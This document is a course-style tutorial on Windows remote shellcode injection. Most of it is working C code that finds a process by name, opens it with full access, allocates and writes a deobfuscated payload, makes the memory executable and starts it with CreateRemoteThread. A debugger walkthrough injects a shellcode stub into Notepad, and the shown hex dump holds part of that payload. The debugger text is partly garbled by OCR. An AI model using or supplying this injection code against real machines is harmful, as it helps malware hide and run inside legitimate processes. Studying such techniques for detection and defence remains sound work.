

# Process Injection - Shellcode Injection

---

## Introduction

This module will be similar to the previous DLL Injection module with minor changes. Shellcode process injection will use almost the same Windows APIs to perform the task:

- [VirtualAllocEx](#) - Memory allocation.
- [WriteProcessMemory](#) - Write the payload to the remote process.
- [VirtualProtectEx](#) - Modifying memory protection.
- [CreateRemoteThread](#) - Payload execution via a new thread.

## Enumerating Processes

Similarly to the previous module, process injection starts by enumerating the processes. The process enumeration code snippet shown below was already explained in the previous module.

```
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId,
HANDLE* hProcess) {

    // According to the documentation:
    // Before calling the Process32First function, set this member to
sizeof(PROCESSENTRY32).
    // If dwSize is not initialized, Process32First fails.
    PROCESSENTRY32 Proc = {
        .dwSize = sizeof(PROCESSENTRY32)
    };

    HANDLE hSnapShot = NULL;

    // Takes a snapshot of the currently running processes
    hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
    if (hSnapShot == INVALID_HANDLE_VALUE){
        printf("[!] CreateToolhelp32Snapshot Failed With Error : %d
\n", GetLastError());
        goto _EndOfFunction;
    }

    // Retrieves information about the first process encountered in the
snapshot.
```

```

        if (!Process32First(hSnapshot, &Proc)) {
            printf("[!] Process32First Failed With Error : %d \n",
GetLastError());
            goto _EndOfFunction;
        }

        do {

            WCHAR LowerName[MAX_PATH * 2];

            if (Proc.szExeFile) {
                DWORD    dwSize = lstrlenW(Proc.szExeFile);
                DWORD    i = 0;

                RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

                // Converting each character in Proc.szExeFile to
a lower case character
                // and saving it in LowerName
                if (dwSize < MAX_PATH * 2) {

                    for (; i < dwSize; i++)
                        LowerName[i] =

(WCHAR)tolower(Proc.szExeFile[i]);

                        LowerName[i++] = '\\0';
                    }
                }

                // If the lowercase'd process name matches the process
we're looking for
                if (wcscmp(LowerName, szProcessName) == 0) {
                    // Save the PID
                    *dwProcessId = Proc.th32ProcessID;
                    // Open a handle to the process
                    *hProcess    = OpenProcess(PROCESS_ALL_ACCESS,
FALSE, Proc.th32ProcessID);
                    if (*hProcess == NULL)
                        printf("[!] OpenProcess Failed With Error :
%d \n", GetLastError());

                    break;
                }
            }
        }
    }

```

```

        // Retrieves information about the next process recorded the
snapshot.
        // While a process still remains in the snapshot, continue looping
    } while (Process32Next(hSnapShot, &Proc));

    // Cleanup
_EndOfFunction:
    if (hSnapShot != NULL)
        CloseHandle(hSnapShot);
    if (*dwProcessId == NULL || *hProcess == NULL)
        return FALSE;
    return TRUE;
}

```

## Shellcode Injection

To perform shellcode injection the `InjectShellcodeToRemoteProcess` function will be used. The function takes 3 parameters:

1. `hProcess` - A handle to the opened remote process.
2. `pShellcode` - The deobfuscated shellcode's base address and size. The shellcode must be in plaintext before being injected because it cannot be edited once it's in the remote process.
3. `sSizeOfShellcode` - The size of the shellcode.

### Shellcode Injection - Code Snippet

```

BOOL InjectShellcodeToRemoteProcess(HANDLE hProcess, PBYTE pShellcode,
SIZE_T sSizeOfShellcode) {

    PVOID    pShellcodeAddress        = NULL;

    SIZE_T    sNumberOfBytesWritten    = NULL;
    DWORD     dwOldProtection          = NULL;

    // Allocate memory in the remote process of size sSizeOfShellcode
    pShellcodeAddress = VirtualAllocEx(hProcess, NULL,
sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAllocEx Failed With Error : %d \n",
GetLastError());
        return FALSE;
    }
}

```

```

printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);

printf("[#] Press <Enter> To Write Payload ... ");
getchar();
// Write the shellcode in the allocated memory
if (!WriteProcessMemory(hProcess, pShellcodeAddress, pShellcode,
sSizeOfShellcode, &sNumberOfBytesWritten) || sNumberOfBytesWritten !=
sSizeOfShellcode) {
    printf("[!] WriteProcessMemory Failed With Error : %d \n",
GetLastError());
    return FALSE;
}
printf("[i] Successfully Written %d Bytes\n",
sNumberOfBytesWritten);

memset(pShellcode, '\0', sSizeOfShellcode);

// Make the memory region executable
if (!VirtualProtectEx(hProcess, pShellcodeAddress,
sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
    printf("[!] VirtualProtectEx Failed With Error : %d \n",
GetLastError());
    return FALSE;
}

printf("[#] Press <Enter> To Run ... ");
getchar();
printf("[i] Executing Payload ... ");
// Launch the shellcode in a new thread
if (CreateRemoteThread(hProcess, NULL, NULL, pShellcodeAddress,
NULL, NULL, NULL) == NULL) {
    printf("[!] CreateRemoteThread Failed With Error : %d \n",
GetLastError());
    return FALSE;
}
printf("[+] DONE !\n");

return TRUE;
}

```

## Deallocating Remote Memory

**VirtualFreeEx** is a WinAPI that is used to deallocate previously allocated memory in a remote process. This function should only be called after the payload has fully finished execution otherwise it might free the payload's content and crash the process.


```
BOOL VirtualFreeEx(  
    [in] HANDLE hProcess,  
    [in] LPVOID lpAddress,  
    [in] SIZE_T dwSize,  
    [in] DWORD dwFreeType  
);
```

**VirtualFreeEx** takes the same parameter as the **VirtualFree** WinAPI with the only difference being that **VirtualFreeEx** takes an additional parameter (**hProcess**) that specifies the target process where the memory region resides.

## Debugging


In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.

This walkthrough injects shellcode into a Notepad process therefore start by opening up Notepad and attaching the x64 xdbg debugger to it. The image below shows the process has PID 22992.




Run **RemoteShellcodeInjection.exe** providing **notepad.exe** as an argument. The binary will start by searching for the PID of Notepad which should be the same PID shown in the xdbg debugger, which in this case is 22992.






Back to the Notepad debugger instance, the next step is memory allocation. The base address where the payload will be written is 0x0000021700230000. The debugger shows that the allocated memory region was zeroed out.




The deobfuscated payload is then written to the allocated memory region in the remote process.





Analyzing the local process, the payload was successfully zeroed out since it is not required anymore.



Finally, the payload is executed in the remote process inside of a new thread.



Notepad.exe - PID: 22992 - Module: microsoft.ui.xaml.dll - Thread: 11104 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Thread

IP: 00007FDD5FB02B60 48:8B4 08 mov rax,rsp  
00007FDD5FB02B63 48:8B58 08 mov qword ptr [rax+8],rbx  
00007FDD5FB02B67 48:8B68 10 mov qword ptr [rax+10],rbp  
00007FDD5FB02B68 48:8B70 18 mov qword ptr [rax+18],r15  
00007FDD5FB02B6F 48:8B78 20 mov qword ptr [rax+20],r14  
00007FDD5FB02B73 41:56 sub rsp,20  
00007FDD5FB02B79 83FA 03 cmp edi,3  
00007FDD5FB02B7C 74 04 jne microsoft.ui.xaml.7FDD5FB02B82  
00007FDD5FB02B7E 85D2 test edi,edi  
00007FDD5FB02B80 75 07 jne microsoft.ui.xaml.7FDD5FB02B89  
00007FDD5FB02B82 8B80 ECCE4F00 mov ecx,qword ptr [7FDD600CFA74]  
00007FDD5FB02B86 6548180425 58000000 mov rax,qword ptr [5]  
00007FDD5FB02B89 80 20000000 mov ebp,20  
00007FDD5FB02B96 8B4C8 mov r14,qword ptr [rax+ecx\*8]  
00007FDD5FB02B9A 8B83C2E mov rdi,qword ptr [r14+rbp]  
00007FDD5FB02B9E 48:8BFF test rdi,rdi  
00007FDD5FB02BA1 38 microsoft.ui.xaml.7FDD5FB02B85 mov edi,qword ptr [rdi]  
00007FDD5FB02BA3 8B1F sub ebx,1  
00007FDD5FB02BA5 38 microsoft.ui.xaml.7FDD5FB02B8C mov edi,qword ptr [rdi]  
00007FDD5FB02BA8 8B1F sub rsi,1  
00007FDD5FB02BAA 48:83C6 02 sdd rsi,2  
00007FDD5FB02BAD 48:8034F7 lee rsi,qword ptr [rdi+rsi\*8]  
00007FDD5FB02BBD 48:8B06 mov rax,qword ptr [rsi]  
00007FDD5FB02BB8 48:8BC0 test rax,rax  
00007FDD5FB02BBB 74 08 jne microsoft.ui.xaml.7FDD5FB02BC3  
00007FDD5FB02BBD 6A71 qword ptr [7FDD5FB02BC3]  
00007FDD5FB02BBD 8B1F sub rsi,1  
00007FDD5FB02BBD 8B1F sub ebx,1  
00007FDD5FB02BC3 38 microsoft.ui.xaml.7FDD5FB02B85 mov rdx,qword ptr [rdi+rsi\*8]  
00007FDD5FB02BC4 48:8B5F mov rax,qword ptr [rdi+rsi\*8]  
00007FDD5FB02BC4 48:8B5F mov rax,qword ptr [rdi+rsi\*8]

Hex  
0000021700230000 FE 48 83 E4 FD E8 C0 00 00 41 51 41 50 52 51 B8 B8A...AQAPRQ  
0000021700230010 56 48 31 D2 68 48 88 52 69 48 88 52 18 48 88 52 VhIDeH,R,N,H,R  
0000021700230020 48 88 77 58 0F 87 4A 4A 40 31 C9 48 31 C0 H7Ph,2MIEHJA  
0000021700230030 AC 3C 61 7C 0C 2C 20 41 C1 C9 00 41 01 C1 E2 8D -ca, AAE,AA81  
0000021700230040 52 41 51 48 88 52 20 88 48 3C 48 01 D0 88 60 68 RQdR,R,B,H,D...  
0000021700230050 00 00 48 8C 74 67 48 01 D0 50 88 48 18 44 ...H,AtGH,DP,H,D  
0000021700230060 88 40 20 41 01 C1 E2 58 48 FC C9 41 88 34 88 48 ...L,D,H,FE,4,H  
0000021700230070 01 D6 40 31 C9 48 31 C0 AC 41 C1 C9 00 41 01 C1 ...H,IEHIA-AAE,AA  
0000021700230080 31 60 77 F2 4C 03 4C 24 0E 4C 3F D1 7D B8 58 44 B8uL,18,FHBD  
0000021700230090 88 40 24 49 01 D0 66 41 88 0C 48 48 88 40 1C 49 ...B1,DFA,HD,8,2  
00000217002300A0 01 D0 41 88 0A 88 41 01 D0 41 51 41 51 52 52 5A DA...H,DAXAYZ  
00000217002300B0 41 58 41 58 41 5A 48 88 EC 20 41 52 FF 60 58 41 AXAYAZh,1 ARYAXA  
00000217002300C0 50 5A 48 88 12 C9 57 FF FF FF 00 48 BA 01 00 00 ZCh,4HoyJH...  
00000217002300D0 00 00 00 00 48 80 80 01 01 00 00 41 BA 31 88 ...H,....A1,  
00000217002300E0 67 87 FF D5 88 60 1D 7A 0A 41 BA A8 95 80 9D FF 6,0YH,AA,AA,3  
00000217002300F0 D5 48 83 C4 28 3C 06 7C 0A 80 FB 60 75 05 88 47 0H,A(<,...,0Au,xG  
0000021700230100 11 75 68 6A 00 33 41 89 DA FF D5 63 41 EC 62 00 r03,YA,0Y0cAtc  
0000021700230110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0000021700230120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0000021700230130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0000021700230140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0000021700230150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0000021700230160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

Watch 1 [x] Locals Struct

Windows PowerShell

```
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe  
[!] Usage : "C:\Users\User\source\repos\Lesson3\x64\Debug\RemoteShellcodeInjection.exe" <Process Name>  
PS C:\Users\User\source\repos\Lesson3\x64\Debug> .\RemoteShellcodeInjection.exe notepad.exe  
[!] Searching For Process Id Of "notepad.exe" ... [+] DONE  
[!] Found Target Process Pid: 22992  
[#] Press <Enter> To Decrypt ...  
[!] Decrypting ... [+] DONE !  
[!] Deobfuscated Payload At : 8x0000020FC35E26D0 Of Size : 272  
[!] Allocated Memory At : 8x0000021700230000  
[#] Press <Enter> To Write Payload ...  
[!] Successfully Written 272 Bytes  
[#] Press <Enter> To Run ...  
[!] Executing Payload ... [+] DONE !  
[#] Press <Enter> To Quit ...
```

Calculator

Programmer

HEX 0  
DEC 0  
OCT 0  
BIN 0

QWORD MS M

Bitwise Bit shift

A << >> C @